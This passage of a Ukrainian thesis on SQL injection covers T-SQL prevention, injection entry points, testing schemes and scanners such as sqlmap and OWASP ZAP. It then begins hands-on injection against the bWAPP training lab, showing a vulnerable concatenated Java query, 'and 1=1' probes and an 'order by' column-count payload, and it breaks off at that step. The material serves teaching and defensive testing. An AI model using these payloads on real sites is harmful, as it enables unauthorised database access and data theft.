Очищення та перевірка вводу даних у вільній формі - це один з найважливіших кроків для запобігання введенню SQL. Будь-які дані, які користувач може надати через веб-форму, файл, API або іншу програму, потрібно очистити та перевірити на наявність неприпустимих символів, неприпустимої довжини чи будь-яких інших відхилень. Найпростіший крок - це інтерфейс програми для виявлення недійсних символів та надання миттєвого зворотного зв’язку [9].

Також цю методику потрібно використовувати у TSQL. Для очищення вхідних даних у TSQL, щоб переконатися, що погані дані не зберігаються та не діють у базі даних, можна використати такі способи:

1. Використання параметризованих збережених процедур для прийняття вхідних даних для загального пошуку. Це надає більше можливостей безпеці - їх, за необхідності, можна легко налаштувати для поліпшення продуктивності.

2. Параметризування динамічного SQL, коли він використовується. Це забезпечує набагато більшу стійкість до впровадження SQL. Приклад пошуку, в якому вхідні значення @search_criteria параметризовані, а не жорстко закодовані у вбудований TSQL можна побачити на рисунку 2.3:

```
DECLARE @CMD NVARCHAR(MAX);

  SELECT @CMD = 'SELECT * FROM Person.Person
  WHERE LastName = @search_criteria';
  PRINT @CMD;
  EXEC sp_executesql @CMD, N'@search_criteria NVARCHAR(1000)', @search_criteria;
```

Рисунок 2.3 – Приклад пошуку з параметризованими значеннями

Параметр @search_criteria перевизначається в динамічному SQL як додатковий список параметрів. Передаючи параметри крок за кроком, ми уникаємо побудови TSQL вручну, а також необхідності перевіряти вручну апострофи та інші загальні хакери введення SQL [10].

3. Використання sp_executesql під час виконання динамічного SQL - це універсальна процедура, яка забезпечує надзвичайно більшу гнучкість, ніж EXEC(). Біль того вона більш безпечна і дозволяє використовувати вбудовану параметризацію. Проте потрібно пам’ятати, що як динамічний оператор SQL, так і список параметрів можна вільно налаштовувати перед переходом у sp_executesql.

4. Очищення вхідних даних застосунку та веб-коду забезпечує додаткові рівні захисту, які захищають від негативних наслідків неякісного коду, людських помилок або вразливості системи безпеки.

Перед обробкою дані потрібно перевірити щоб переконатися, що вони логічно правильні та не містять недійсних або небажаних значень. Якщо трапляються недійсні символи – їх потрібно очистити, це гарантує, що введені дані не порушуватимуть код і не стануть уразливими місцями безпеки. Більш того, на перший погляд, перевірка може здатися несуттєвою для безпеки, але часто помилки перевірки призводять до виявлення більш значущих проблем. Вони можуть включати неправильні дані, проблеми з кодом або погано очищені дані.

Перевірка даних дозволяє нам гарантувати, що в таблиці зберігаються лише дійсні дані. Більш того, ми можемо реєструвати помилки перевірки, щоб розробники могли досліджувати та вдосконалювати код. Перевірка даних у кількох місцях може дати глибші уявлення. Наприклад, перевірка аналітики, звітування та зберігання даних часто може виявити інші проблеми з даними, які можуть свідчити про проблеми застосунків, які ще не виявляються як значні помилки.

Проте найпростіший спосіб запобігти введенню SQL через поля форми - це позбавити користувачів свободи вводити все, що вони хочуть. По можливості потрібно використовувати випадаюче меню, перемикачі або інші методи введення, які надають набір списків параметрів. Це забезпечить гнучкість та збереже стабільність та передбачуваність під час роботи. Організація або користувач може вибрати набір дійсних параметрів за допомогою меню конфігурації. Важливим також є те, що видалення полів вільної форми зменшує кількість місць, на які буде використано введення SQL. Як бонус, видалення полів вільної форми спрощує код і підвищує стабільність, оскільки можливість невідомого вводу користувача зникає, залишаючи набір відомих записів, якими легко та безпечно управляти.

Ще одним способом запобіганню SQL-ін’єкцій є обмежене використання xp_cmdshell та інших розширених збережених процедур. Вони полегшують взаємодію між SQL Server та іншими серверними компонентами, такими як служби та дискові ресурси. Це зручно, якщо потрібно прочитати файл, вивести резервну копію або взаємодіяти з налаштуваннями операційної системи, але це також може викликати додаткову вразливість в безпеці, яку можна використати. Замість xp_cmdshell можна використовувати Powershell або інші протоколи сценаріїв, які

створені для взаємодії між різними системами вони дозволяють ретельно контролювати дозволи та ізолювати сценарії в областях, недоступних для коду програми чи коду бази даних.

Потрібно уникати використання будь-яких розширених збережених процедур “xp_”. Вони забезпечують зв’язок між SQL Server та операційною системою, який важко ідентифікувати та оцінити. Це може стати серйозною вразливістю для сервера, який доступний будь-якій користувацькій базі, крім внутрішніх адміністраторів.

На застосунок до запобігання введенню SQL потрібно також подумати про мінімізацію впливу SQL ін’єкції. Побудова надійної безпеки, загалом, допомагає зменшити вплив введення SQL [35].

## 2.5 Тестування веб-застосунку

Для початку побудуємо послідовність, по якій користувач зв’язується з базою даних: користувач заходить на сторінку, вводить значення в поля введення, після натискання на кнопки типу Submit сторінка перевіряє правильність даних і відправляє дані Web-серверу, який формує SQL запит і передає його базі даних для перевірки запиту і повернення результату скрипту, який видає користувачеві відповідь. Іншими словами, архітектуру Web-застосунки можна представити таким чином (рисунок 2.4).




Рисунок 2.4 –Архітектура Web-застосунки

Відзначимо, що Web-клієнт - це будь-який клієнт, який може взаємодіяти з Web або Application сервером. Application-сервер - будь-який Web або Application-сервер з відомих на даний час.

Існує кілька елементів Web-застосунків, через які можливе проникнення SQL-ін'єкцій. Їх можна класифікувати наступним чином:

- параметри в URL;
- поля input HTML-форми;
- hidden поля HTML-форми;
- cookies.

Розглянемо кожен з цих елементів більш детально.

*SQL-ін'єкція, здійснювана через параметри URL.* Такий вид ін'єкції можливий, якщо параметри передаються на сервер методом GET. Припустимо, у нас є веб-застосунок, який пропонує отримати якусь інформацію по введеному ключу:

http://www.somecompany.com/someInfo.jsp?someID=2

На стороні someInfo.jsp код, що обробляє введені параметри, може бути наступним:

```
String query = "SELECT id, body FROM someInfo" +
" WHERE someID = " + request.getParameter("someID");
Statement stmt = dbConnection.createStatement();
ResultSet rs = stmt.executeQuery(query);
```

SQL-запит, який складе і відправить на виконання в базу даних веб-застосунок, буде виглядати наступним чином:

```
SELECT id, body FROM someInfo WHERE someID = 2
```

Сервер баз даних поверне безліч значень, які відповідають умові someID = 2. Надалі воно буде перетворено веб-застосунком і результат відісланий Web-клієнту. Щоб визначити, чи схильний веб-застосунок уразливості SQL-ін'єкцією через цей параметр, спробуємо вставити такий вислів в умова WHERE, яке б мало значення

true весь час. Наприклад, це можна зробити, відправивши веб-застосунку ось такий URL:

http://www.somecompany.com/someInfo.jsp?someID=2 and 1=1

Тоді на сервер баз даних прийде такий SQL-запит:

```
SELECT id, body FROM someInfo WHERE someID = 2 and 1=1
```

У разі, коли на Web-клієнті відкриється сторінка з тими ж значеннями, що і минулого разу, то є підозра, що через цей параметр проникає SQL-код, і є підозра на SQL-ін'єкцію.

*SQL-ін'єкція, здійснювана через поля input HTML форми.* Цей вид ін'єкції можливий, якщо атакуючий спробує ввести свій SQL-код, використовуючи поля input на Web-сторінці. Механізм SQL ін'єкції через поля input схожий на механізм SQL ін'єкції через параметри URL. Різниця в тому, що в першому випадку дані з Web-сторінки потрапляють до веб-застосунку методом POST, а в другому - методом GET. Формування SQL-запиту може проводитися одним методом [13].

*SQL-ін'єкція, здійснювана через hidden поля HTML-форми.* Такий вид SQL-ін'єкції можливий, якщо атакуючий спробує змінити hidden поля Web-форми, а потім передати цю форму на сервер для виконання. Механізм ін'єкції через цей елемент схожий на механізм ін'єкції через поля input. Різниця полягає в тому, що дані в hidden-поле не можна змінити через Web-сторінку безпосередньо, а тільки змінюючи код Web-сторінки.

*SQL-ін'єкція, здійснювана через cookies.* Цей вид можливий, якщо атакуючий спробує змінити значення cookies, які зберігаються на машині користувача, а потім відкрити Web-сторінку, яка використовує ці cookies. Якщо розробник не перевіряє значення, отримані з cookies, то велика ймовірність, що може статися SQL-ін'єкція. Дані з cookies формуються в SQL-запит веб-застосунком і відправляються базі даних. Таким чином може бути сформовано не очікуваний SQL-запит [27].

Схема тестування, наведена на рисунку 2.5, включає в себе тестуючий застосунок, застосунок, що створює і запускає тести, і веб-застосунок, що тестується. Якщо в схемі присутній проксі (proxy), що емулює базу даних, то взаємодія Web-застосунка з базою даних йде через цей компонент. Якщо проксі

відсутній - то безпосередньо. У першому випадку, проксі отримує SQL-запит від Web-застосунка, оцінює і віддає сервера баз даних. У другому випадку, про результат виконання тесту можна судити тільки за непрямими ознаками: повертається помилка; по реакції на свідомо вірні і помилкові дані. В обох випадках застосунок, що тестується, замінює собою Web-клієнта і емулює його роботу, тобто реальну поведінку користувача. Схема тестування складається з наступних кроків (рисунок 2.6):

- оцінка застосунка, що тестується;
- створення базової середовища для тестування;
- пошук критичних Web-сторінок;
- визначення критичних значень для параметрів і їх типів;
- підготовка і запуск тестів для знайдених параметрів;
- оцінка результатів тестів і фіксація вразливостей;
- складання підсумкового звіту [28].




Рисунок 2.5 – Схема тестування


Рисунок 2.6 – Діаграма роботи схеми тестування

*Оцінка тестованого застосунка.* На даному етапі проводиться оцінка таких особливостей тестованого веб-застосунка, як операційне середовище, Web-сервер, СУБД, на яких працює веб-застосунок і мова програмування, на якій він написаний.

*Створення базового середовища для тестування.* На цьому етапі виконується розгортання компонентів тестового середовища, підготовка СУБД в залежності від особливостей веб-застосунка, виявлених на попередньому етапі. Потім створюється дерево файлів і каталогів, тобто визначається внутрішня структура веб-застосунка.

*Пошук критичних Web-сторінок.* Цей крок використовується для пошуку, аналізу та виявлення Web-сторінок, які можуть містити параметри, критичні по відношенню до SQL-ін’єкції.

*Визначення критичних значень для параметрів.* На цьому етапі здійснюється аналіз і визначення очікуваних параметрів і їх типів для виявлених Web-сторінок.

*Підготовка і запуск тестів.* Використовуючи очікувані параметри, згідно з методологією тестування, відбувається створення і запуск тестів для виявлених критичних параметрів.

*Оцінка результатів і фікція вразливостей.* Після кожного запущеного тесту відбувається оцінка результатів тестування і знайдені вразливості заносяться в журнал.

*Складання підсумкового звіту.* Аналізуючи журнал тестування, відбувається складання підсумкового звіту про тестування [15].

Перевіряти вручну сайт на можливі SQL-ін'єкції незручно. Сьогодні програмні комплекси для подібного роду тестування є практично у всіх великих антивірусних сервісів. Існує два основних підходи до тестування веб-застосунків на наявність вразливостей: "білий ящик" та "чорний ящик". Підхід "білого ящика" складається з аналізу вихідного коду веб-програми. Це можна зробити вручну або за допомогою інструментів для аналізу коду, таких як FORTIFY, Ounce, Ріху тощо. Для виявлення SQL-ін'єкції інструмент статичного аналізатора використовує код веб-програми, щоб простежити всі можливі шляхи та зміни, які він може пройти через маніпуляції процес тексту запиту SQL і нарешті аналізує результат. Вичерпний аналіз вихідного коду може виявити не всі недоліки безпеки через складність коду. У цих ситуаціях переважно використовувати підхід "чорного ящика". При такому підході сканер не знає внутрішніх елементів веб-програми, і він використовує методи розмивання над веб-запитами HTTP. Він забезпечує автоматичний спосіб пошуку вразливостей, уникаючи повторюваних і нудних завдань, виконуючи сотні чи навіть тисячі тестів вручну для кожного типу вразливості. Цей метод називається тестуванням на проникнення і насправді є формою перевірки стійкості, оскільки інструмент подає безглузді або шкідливі значення веб-програмі, оцінюючи її відповідь, щоб перевірити, чи спроби проникнення були успішними. Згідно з опитуванням, тестування на проникнення є другою найбільш часто використовуваною методикою оцінки ефективності безпеки, яку використовують 66% респондентів. Ось чому методологія, запропонована в цій роботі, застосовує підхід тестування «чорного ящику» із використанням веб-сканерів на вразливість.

Існує багато комерційних веб-сканерів на вразливість, таких як Acunetix Web Vulnerability Scanner,Spi Dynamics Webinspect. Прикладами безкоштовних веб-сканерів на вразливість є Gamja та BrupSuite, але вони, як правило, є обмеженими

інструментами сценаріїв, що не є повністю автоматичними, як їх комерційний еквівалент. Ці сканери зазвичай включають три основні етапи: конфігурація, аналіз та сканування.

Етап конфігурації включає визначення Uniform Resource Locator (URL) веб-застосунку та налаштування параметрів.

На етапі аналізу сканер вразливості створює карту внутрішньої структури веб-програми. Цей етап є надзвичайно важливим, оскільки неможливість виявити деякі сторінки програми запобіжить їх тестуванню (на наступному етапі сканування). Сканер викликає першу веб-сторінку, а потім перевіряє її код, шукаючи посилання. Кожне знайдене посилання запитується, і ця процедура виконується знову і знову, поки більше посилань або сторінок не буде знайдено.

На етапі сканування виконується автоматичний тест на проникнення щодо веб-застосунка, імітуючи користувача браузера, натискаючи на посилання та заповнюючи поля форми. На цьому етапі виконуються тисячі тестів. Неправильно сформовані запити також надсилаються для того, щоб дізнатися відповіді на помилки. Запити та відповіді реєструються та аналізуються за допомогою політики вразливості. Відповіді також перевіряються за допомогою даних, зібраних на етапі сканування. На цьому етапі часто виявляються нові посилання, і коли це трапляється, вони додаються до результату сканера, щоб також просканувати на наявність вразливостей.

Після етапа сканування результати відображаються користувачеві, і вони можуть бути збережені для подальшого аналізу. Більшість сканерів також містять загальну інформацію про виявлені вразливості, зокрема способи їх уникнення чи виправлення. Окрім графічного інтерфейсу користувача, більшість сканерів також мають програму командного рядка з декількома параметрами, спрямованими на автоматизацію за допомогою пакетних завдань.

Сканери використовують механізм компонування одного веб-браузера для обробки відповідей веб-сервера. Доступні декілька механізмів компонування, такі як Gecko від Mozilla, WebKit від Safari, Presto від Opera, Trident з Internet Explorer. Механізми компонування інтерпретують HTML-код по-різному і не повністю

підтримують відповідні стандарти. Деякі вразливості зачіпають лише певний браузер або версію, як правило, завдяки невимушеній обробці механізму компонування HTML-коду.

Сканери також мають колекцію підписів відомих вразливостей різних версій веб-серверів, операційної системи, а також деяких мережевих конфігурацій. Ці підписи регулярно оновлюються у міру виявлення нових уразливостей. Вони також мають заздалегідь визначений набір тестів деяких загальних типів вразливостей, таких як введення SQL та XSS. У пошуках таких вразливостей, як введення XSS та SQL, сканери виконують безліч варіацій шаблонів, адаптованих до конкретного тесту, щоб виявити вразливість та перевірити, чи не є вона помилково позитивною. Тести на такі види вразливостей, включаючи як послідовності вхідних значень, так і спосіб виявлення успіху чи невдачі, сильно відрізняються від сканера до сканера, тому результати, отримані різними інструментами, можуть сильно відрізнятися (це насправді одна з причини, чому так важливо мати засоби для порівняння різних сканерів).

**Висновки за розділом 2**

У цьому розділі були розглянуті принципи роботи найбільш поширеної на сьогоднішній день загрози для web-ресурсів - SQL ін’єкції. Такої популярності вона набула завдяки своїй простоті. Найчастіше таким вразливостям піддаються web-застосунки, проте, і клієнт-серверні, і сервіс-орієнтовані програми, що працюють з системами управління базами (СУБД) є вразливими до атак такого типу. Також було проаналізовано атаки, що реалізуються за допомогою ін’єкцій та наслідки до яких вони можуть призвести, а саме отримання порушником доступу до вмісту, не призначеному для публічного перегляду, та навіть адміністративного розділу.

Були проаналізовані основні типи ін’єкцій – внутрішньосмугова, що в свою чергу ділиться на Error-based та Union-based; сліпа (поділяється на Boolean-based та Time-based) та зовнішньосмугова. Були наведені приклади впровадження ін’єкцій різного типу.

Далі були проаналізовані основні методи запобігання впровадженню SQL ін’єкцій. Проблема атак за допомогою SQL-ін’єкцій можна вирішити на етапі написання програмного забезпечення. Необхідно підтримувати ретельний життєвий цикл розробки, який дозволяє провести достатній перегляд коду, тестування та налагодження, щоб виявити якомога більше помилок перед випуском. Крім того, для мінімізації ризиків потрібно відстежувати стан безпеки всієї організації та підтримувати актуальне програмне забезпечення.

На основі проведеного аналізу була сформована схема тестування веб-застосунку на вразливість до SQL ін’єкцій та виділені такі основні етапи: розгортання середовища тестування , встановлення тестового застосунка, пошук критичних веб-сторінок, підготовка та запуск тестів, оцінка результатів, складання звіту.

# РОЗДІЛ 3
# ВИЯВЛЕННЯ SQL-ІН'ЄКЦІЙ У ВЕБ-ЗАСТОСУНКАХ

## 3.1 Аналіз інструментів тестування

В якості тестового застосунку використовується встановлений на VMware workstation bee-box bWAPP(buggy web application) – готове, навмисно небезпечне, рішення з відкритим кодом. Вразливе до більш ніж 100 веб-вразливостей. Охоплює всі основні відомі веб-помилки, включаючи всі ризики проекту OWASP Top 10. bWAPP - це програма на PHP, яка використовує базу даних MySQL. Він може розміщуватися на Linux / Windows за допомогою Apache / IIS та MySQL. Його також можна встановити за допомогою WAMP або XAMPP. Інша можливість - завантажити bee-box, спеціальну віртуальну машину Linux, попередньо встановлену за допомогою bWAPP. Останній варіант і був використаний в даній роботі.

Хороший сканер вразливості виявить загальні технічні вразливості, такі як недоліки введення SQL, уразливості сценаріїв між сайтами, фальсифікація параметрів, маніпулювання прихованими полями, бэкдори, параметри налагодження та переповнення буфера. Якщо використовуються сторонні програми, які використовують внутрішню базу даних, життєво важливо стежити за будь-якими оновленнями постачальників щодо вразливостей та виправлень, щоб переконатися, що новий код не вводить вразливості у вашу власну систему. Навіть якщо адміністратори баз даних та розробники застосунків дотримуються найкращих практик, рекомендується розгортати брандмауер рівня застосунків або брандмауер веб-застосунків (Web application firewall). WAF можуть забезпечити захист понад традиційні мережеві брандмауери та системи виявлення / запобігання вторгненню. Багато, як і ті, що виробляються Imperva Inc. та Barracuda Networks Inc., можуть допомогти запобігти таким атакам, як ін'єкція SQL, міжсайтовий сценарій та інші, що спрямовані на недоліки логіки застосунків або технічні вразливості програмного забезпечення. Найкращі у своєму роді WAF можуть розпізнавати прийоми

ухилення, що використовуються зловмисниками з використанням SQL-ін’єкції, наприклад, приховування атаки шляхом кодування частин введеної команди. Обраний брандмауер рівня застосунку також повинен дозволяти створювати фільтри для перехоплення, аналізу або модифікації трафіку, характерного для вашої мережі. Фільтри полегшують адаптацію брандмауера для захисту активів або моніторингу трафіку, характерного для вашої мережі. Ще краще, якщо він має можливість "дізнатись", що є, а що не є звичайним трафіком для вашої конкретної мережі та відповідно адаптує її поведінку. Коли виявляються порушення, WAF може припинити потенційні атаки, поки вони відбуваються. Оскільки SQL-ін’єкція часто відбувається за допомогою рядка запиту URL-адреси, вам слід регулярно переглядати журнали веб-сервера, щоб шукати аномальні запити, які можуть бути спробами ін’єкції.

Серед популярних незалежних платформ виділяється, наприклад, *SQLmap,* сканер, що працює з більшістю відомих систем управління базами даних. Sqlmap це інструмент з відкритим вихідним кодом для тестування на проникнення, який автоматизує процес виявлення і експлуатації уразливості SQL-ін’єкції і захоплення серверів баз даних. Він поставляється з потужним ядром виявлення і багатьма нішевими функціями для кінцевого тестера на проникнення, має широкий набір можливостей, починаючи від збору відбитків баз даних по отриманої від них даними, до доступу до файлової системи і виконання команд в операційній системі за допомогою позасмугових (out-of -band) підключень [42]. До особливостей можна віднести:

- Повна підтримка для таких систем управління базами даних як MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB і HSQLDB.
- Повна підтримка шести технік SQL-ін’єкцій: сліпа логічна (boolean-based blind), сліпа, заснована на часу (time-based blind), заснована на помилку (error-based), заснована на запиті UNION (UNION query-based), багатоярусні запити (stacked queries) і внеполосной (out-of-band).

- Підтримка прямого підключення до бази даних без проходу через SQL ін’єкцію, за допомогою введення облікових даних СУБД, IP адреси, порту і імені БД.
- Підтримка перерахування користувачів, хешів паролів, привілеїв, ролей, БД, таблиць і колонок.
- Автоматичне розпізнавання форматів хешів паролів і пропозиція їх злому з використанням атаки по словнику.
- Підтримка здамплювання записів таблиць БД, діапазону записів або зазначених колонок по призначеному для користувача вибору.
- Користувач також може вибрати здамплювати тільки діапазон символів з кожного запису колонки.
- Підтримка пошуку зазначених імен БД, зазначених таблиць по всім БД або зазначеним колонкам по всіх таблиць БД. Це корисно, наприклад, для ідентифікації таблиць, що містять користувальницькі облікові дані застосунків, де колонки з відповідними іменами колонок містять такі рядки як ім’я та пароль.
- Підтримка завантаження і вивантаження будь-якого файлу з файлової системи з сервера БД, коли ПО БД MySQL, PostgreSQL або Microsoft SQL Server.
- Підтримка виконання довільних команд на ОС сервера БД і отримання їх стандартного виведення коли ПО MySQL, PostgreSQL або Microsoft SQL Server.
- Підтримка встановлення внедіапазонного TCP підключення між атакуючої машиною і лежить в основі сервера бази даних операційною системою. Цей канал на вибір користувача може бути інтерактивним запрошенням командного рядка, сесією Meterpreter або сесією графічного призначеного для користувача інтерфейсу (VNC).
- Підтримка підвищення призначених для користувача привілеїв процесу бази даних через команду Metasploit’a - Meterpreter getsystem.
- Що робить sqlmap відмінним від інших утиліт для виявлення SQL - ін’єкцій, так це можливість експлуатувати кожну знайдену уразливість.

*SQL Injection Scanner на базі OWASP ZAP*.

OWASP (Open Web Application Security Project) - всесвітня некомерційна організація, діяльність якої спрямована на підвищення безпеки ПЗ. OWASP ZAP (Zed Attack Proxy) - один з найпопулярніших в світі інструментів безпеки. Це частина спільноти OWASP, а значить, що цей інструмент абсолютно безкоштовний. Він призначений для користувачів з широким спектром досвіду в області безпеки, тому відмінно підходить для розробників і функціональних тестувальників, які погано знайомі з пентестамі. ZAP створює проксі-сервер між клієнтом і вашим сайтом. Поки переміщується по своєму веб-сайту, він фіксує всі дії, а потім атакує сайт відомими методами. Проект був запущений в 2010 році, але до цих пір допрацьовується і регулярно оновлюється.

Основні можливості OWASP ZAP:

- Man-in-the-middle Proxy;
- Traditional and AJAX spiders;
- Automated scanner;
- Passive scanner;
- Forced browsing;
- Fuzzer;
- Dynamic SSL certificates;
- Smartcard and Client Digital Certificates support;
- Web sockets support;
- Support for a wide range of scripting languages;
- Plug-n-Hack support;
- Authentication and session support;
- Powerful REST based API;
- Automatic updating option;
- Integrated and growing marketplace of add-ons;

Сканер SQL-ін’єкцій з використанням OWASP ZAP (повне сканування) - це комплексне онлайн-рішення для забезпечення безпеки, яке дозволяє виконувати повну оцінку SQL-ін’єкцій цільових веб-застосунків і знаходити критичні

уразливості, що роблять значний вплив на будь-який бізнес. Онлайн-інструмент пропонує інтуїтивно зрозумілий і простий інтерфейс з використанням OWASP ZAP, самого популярного сканера безпеки веб-застосунків з відкритим вихідним кодом. Сканер SQL-ін'єкцій (Light Scan) виконує швидке і швидке сканування цільового URL-адреси, що дозволяє йому виявляти уразливості в веб-застосунках. Він робить це шляхом пошуку, якщо параметри цільових URL-адрес уразливі для атак SQL-ін'єкцій, і повідомляє про шкідливих сторінках, які можуть вплинути на веб-сайт.

Онлайн-сканер складається з двох етапів:

• Пошук цілі: на цьому першому етапі сканер намагається ідентифікувати всі сторінки в цільовому веб-застосунку, включаючи вводяться параметри в формах входу, URL-адреси, заголовки і т. Д.

• Точне тестування SQL-ін'єкції: на цьому етапі для кожної сторінки, виявленої на попередньому кроці, онлайн-інструмент спробує визначити, уразливі чи параметри для SQL-ін'єкції, і відобразить їх на сторінці результатів.

MySQL - одна з найбільш доступних і широко використовуваних баз даних SQL, що працюють на веб-сайтах і в системах, а також головна мета для хакерів. Вони будуть шукати вразливі вводяться користувачем дані в базах даних MSQL, впроваджувати шкідливий код для управління ними і отримувати несанкціонований доступ. Даний онлайн-інструмент просканує цільової URL-адресу, що містить команди SQL, і перевірить, чи не піддавалася база даних MySQL будь-якої уразливості, пов'язаної з впровадженням SQL-коду. Він може виконувати повну оцінку SQL-ін'єкції цільового веб-застосунки для виявлення вразливостей до того, як вони будуть скомпрометовані.

Інструмент OWASP ZAP був створений, щоб допомогти користувачам автоматично виявляти уразливості безпеки в веб-застосунках при їх розробці та тестуванні. Інструмент може виконувати тест SQL-ін'єкції, вставляючи спеціальні символи (наприклад, ‘, ", 2 * 3) в усі поля введення цільового програми і відстежуючи поведінку веб-сторінки. Якщо на веб-сайті виявлені помилки бази даних, це може бути сценарій атаки SQL Injection. Сканер SQL-ін'єкцій не

намагається використовувати SQL-ін’єкції, він просто виявляє наявність будь-уразливості, яка може вплинути на вашу внутрішню базу даних.

*Wapiti3* - повністю безкоштовний сканер веб-вразливостей. Незважаючи на скромні розміри сканера (всього 2,3 Мбайт в розпакованому вигляді), набір функцій у нього досить великий. За офіційною заявою, сканер вміє виявляти такі баги:

- розкриття вмісту файлу (local file inclusion), в тому числі резервних копій і вихідного коду сайту;
- SQL-ін’єкції і впровадження коду PHP / ASP / JSP;
- відображені і збережені XSS;
- ін’єкції команд ОС;
- XXE Injection;
- невдалі конфігурації .htaccess;
- Open Redirect.

Wapiti3 підтримує проксі, аутентифікацію на цільовому сайті, вміє не реагувати на не офіційні сертифікати SSL і може вставляти в запити будь-які заголовки (в тому числі кастомний User-Agent).

## 3.2 Практична реалізація SQL-ін’єкцій

### 3.2.1 GET/SEARCH

Для реалізації SQL ін’єкції типу GET/SEARCH в поле пошуку вводиться довільна назва щоб змінити адресу, в результаті отримано таку адресу: http://192.168.0.102/bWAPP/sqli_1.php?title=inception&action=search

Додається кавичка, отримується помилка, що зображена на рисунку 3.1.




Рисунок 3.1 – Синтаксична викликана помилка

Далі використовується техніка order by для знаходження кількості стовбців методом підбору. Для цього починаємо з 10 та отримуємо помилку на Рис. 3.2. Поступово зменшуємо кількість, поки не отримаємо результат.

http://192.168.0.102/bWAPP/sqli_1.php?title=inception%27%20order%20by%2010%20--%20&action=search

